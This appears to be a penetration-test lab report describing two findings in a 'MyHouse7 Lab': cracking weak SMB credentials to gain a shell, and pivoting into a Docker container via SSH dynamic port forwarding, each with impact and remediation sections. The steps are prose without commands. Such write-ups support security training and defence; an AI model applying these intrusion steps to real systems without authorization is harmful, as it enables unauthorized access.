	  ○ While exploring the system, I discovered a flag that confirmed unauthorized access had been successfully achieved.

Tool Used	No
Server Ip Address	172.31.30.1
Open Ports	445 and 139
Users found	no

Step to Reproduce	

1. **Scan the Network:**
   - I entered the **MyHouse7 Lab** network and ran a scan on the **172.31.30.0** subnet to identify open ports.
   - During the scan, I found that **SMB (Port 445)** was open on one of the systems.
2. **Attempt Password Cracking:**
   - Using a **manual password list** (common usernames and passwords), I performed a password-cracking attempt on the SMB service.
   - After multiple attempts, I successfully cracked the username and password.
3. **Gain Shell Access:**
   - Using the cracked credentials, I was able to access the system via SMB and gained **shell access**.
4. **Flag Discovery:**
   - Once I had shell access, I explored the system and discovered a **flag**, confirming unauthorized access.




Technical Impact	• **Weak SMB Credentials:** The system exposed **SMB (Port 445)** with weak or default credentials, which allowed unauthorized access. • **Shell Access Gained:** Once the SMB credentials were cracked, I was able to gain **shell access** to the target system, potentially allowing further exploration and exploitation of the system. • **Sensitive Information at Risk:** While inside the system, I discovered a **flag**, which indicates that sensitive information could have been accessed or compromised.
Business Impact	• **Unauthorized Access to Systems:** Attackers could exploit weak credentials to gain unauthorized access to critical internal systems, leading to potential data breaches or system compromise. • **Risk of Data Loss or Theft:** Once attackers gain shell access, they could steal or destroy sensitive business data, leading to financial losses, legal repercussions, or reputational damage. • **Business Operations Disruption:** Attackers gaining full access could alter system configurations, causing downtime or disruptions to business operations.
Remediation	• **Strengthen SMB Authentication:** Enforce stronger password policies, including complexity requirements, to avoid the use of weak or default passwords. • **Implement Multi-Factor Authentication (MFA):** Enable MFA for SMB access to prevent unauthorized login attempts. • **Regularly Audit Access:** Continuously monitor and audit SMB login attempts, and identify any failed login attempts to block brute force attacks. • **Update Security Configurations:** Ensure SMB ports (445) are only exposed to trusted internal networks and are not accessible publicly, or consider disabling unused services. • Regularly rotate credentials for all access points, including Docker containers.

Severity	CRITICAL
Vulnerability	SSH Access and Flag Discovery via Docker Pivoting

Finding Description	• **Initial Access:**
	  • I successfully accessed the **MyHouse7 lab** and began scanning the network for connected devices and services.
	  • During the scan, I identified an active **Docker container** within the lab environment, with the IP address **172.17.0.1**.
	• **Docker Container Scanning:**
	  • I performed a detailed scan on the Docker IP **172.17.0.1**, discovering open **SSH** and other ports that could potentially be exploited.
	• **Pivoting Attempt:**
	  • Initially, I attempted to use **local SSH** to connect directly to the Docker container, but I was unsuccessful.
	  • I then switched to **dynamic port forwarding** (using SSH) to create a tunnel and forward the traffic through the open ports to gain access.
	• **Successful Tunnel Creation:**
	  • Using dynamic port forwarding, I successfully created a tunnel from the Docker container IP (172.17.0.1) to the **MyHouse7 lab IP** (192.168.1.51).
	  • This allowed me to route traffic through the lab's SSH, bypassing initial access restrictions.
	• **Shell Access and Flag Discovery:**
	  • After setting up the tunnel, I was able to **SSH into the Docker container** successfully.
	  • Once logged in, I discovered a **flag**, indicating a successful penetration and access into the system.

Tool Used	No
Server Ip Address	172.17.0.1
Open Ports	22
Users found	no

Step to Reproduce	• Detected an active **Docker container** with IP **172.17.0.1** connected to the lab network.
	• Scanned the Docker container IP **172.17.0.1**, discovering open **SSH** and other ports.
	• Attempted **local SSH connection** but could not establish a connection with the Docker container.
	• Tried **dynamic port forwarding** (SSH tunneling) and successfully established a tunnel from **172.17.0.1** (Docker IP) to **192.168.1.51** (lab IP).
	•
	  ○ Gained **SSH shell access** to the Docker container via the tunnel.
	  ○ Successfully discovered a **flag**, indicating unauthorized access.
	 

Technical Impact	Unauthorized Access: The ability to pivot through the network and gain SSH access to a Docker container bypasses network security controls. Exploitation of Open Ports: Open SSH ports on containers can allow attackers to escalate privileges or compromise the system. Sensitive Data Exposure: The discovered flag indicates that sensitive information may be exposed if proper access controls are not in place.
Business Impact	• **Data Breach Risk**: Unauthorized access could result in exposure of sensitive data within the Docker container, leading to potential business losses and reputation damage. • **System Compromise**: If attackers gain access to critical containers, they could manipulate or destroy data, leading to downtime or disruption of business operations. • **Regulatory and Compliance Violations**: Breaching internal systems could violate regulatory requirements (e.g., GDPR, HIPAA), resulting in legal consequences. .
Remediation	• **Restrict Access to SSH Ports**: Limit SSH access to trusted IP addresses and disable unnecessary open ports on containers. • **Implement Network Segmentation**: Isolate sensitive Docker containers within a separate network or VLAN, reducing the attack surface. • **Use Strong Authentication**: Implement key-based authentication for SSH access, and disable password-based login to strengthen security. • **Monitor Network Traffic**: Regularly monitor and log network traffic to detect suspicious activities and unauthorized access attempts. • **Regularly Update and Patch**: Ensure that all systems, including Docker containers, are updated regularly with the latest security patches. • **Use Multi-Factor Authentication (MFA)**: Require multi-factor authentication for accessing critical systems and containers to reduce the risk of unauthorized access.